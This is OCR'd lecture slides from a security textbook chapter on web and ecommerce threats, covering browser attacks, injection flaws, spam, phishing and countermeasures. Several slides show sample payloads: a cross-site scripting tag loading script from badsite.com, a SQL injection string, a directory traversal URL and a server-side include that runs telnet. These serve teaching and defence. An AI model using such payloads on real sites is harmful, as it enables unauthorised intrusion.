
SECURITY IN COMPUTING, FIFTH EDITION

Chapter 4: The Web and Ecommerce security


Browser Vulnerabilities



Browser Attack Types

- Man-in-the-browser
- Keystroke logger
- Page-in-the-middle
- Program download substitution
- User-in-the-middle

Man-in-the-Browser



Keystroke Logger

- Hardware or software that records all keystrokes
- May be a small dongle plugged into a USB port or can masquerade as a keyboard
- May also be installed as malware
- Not limited to browsers


Page-in-the-Middle

- User is directed to a different page than believed or intended
- Similar effect to a man-in-the-browser, where attacker can intercept and modify user input

Program Download Substitution


- Attacker creates a page with seemingly innocuous and desirable programs for download
- Instead of, or in addition to, the intended functionality, the user installs malware
- This is a very common technique for spyware

Fake Website




Fake Code

Tracking Bug



Clickjacking



Drive-By Download


- Code is downloaded, installed, and executed on a computer without the user's knowledge
- May be the result of clickjacking, fake code, program download subsitution, etc.

Cross-Site Scripting (XSS)

- Tricking a client or server into executing scripted code by including the code in data inputs
- Scripts and HTML tags are encoded as plaintext just like user inputs, so they can take over web pages similarly to the way buffer overflow attacks can take over programs

```
Cool<br>story.<br>KCTVBigFan<script
src=http://badsite.com/xss.js></script>
```

Cross-Site Scripting (XSS)



SQL Injection

- Injecting SQL code into an exchange between an application and its database server
- Example:
  - Loading an SQL query into a variable, taking the value of acctNum from an arbitrary user input field:
  - `QUERY = "SELECT * FROM trans WHERE acct = '" + acctNum + " '; "`
  - The same query with malicious user input:
  - `QUERY = "SELECT * FROM trans WHERE acct = '2468' OR '1'='1'; "`

Dot-Dot-Slash

- Also known as “directory traversal,” this is when attackers use the term “../” to access files that are on the target web server but not meant to be accessed from outside
- Most commonly entered into the URL bar but may also be combined with other attacks, such as XSS

```
http://yoursite.com/webhits.htw?CiWebHits&File=../../../../../winnt/system32/autoexec.nt
```

Server-Side Include (SSI)

- SSI is an interpreted server-side scripting language that can be used for basic web server directives, such as including files and executing commands
- As is the case with XSS, some websites are vulnerable to allowing users to execute SSI directives through text input

```
<!--#exec cmd="/usr/bin/telnet &"-->
```

Countermeasures to Injections


- Filter and sanitize all user input
  - Need to account for every potentially valid encoding
- Make no assumptions about the range of possible user inputs—trust nothing, check everything
- Use access control mechanisms on backend servers, such as “stored procedures”

Email Spam

- Experts estimate that 60% to 90% of all email is spam
- Types of spam:
  - Advertising
    - Pharmaceuticals
    - Stocks
  - Malicious code
  - Links for malicious websites
- Spam countermeasures
  - Laws against spam exist but are generally ineffective
  - Email filters have become very effective for most spam
  - Internet service providers use volume limitations to make spammers' jobs more difficult

Phishing

- A message that tries to trick a victim into providing private information or taking some other unsafe action
- Spear phishing: A targeted attack that is personalized to a particular recipient or set of recipients



Countermeasures

- User education
  - Limited effectiveness and very subject to co-evolution with attacks
- PGP and S/MIME
  - Cryptographic solutions that have seen very limited adoption after years on the market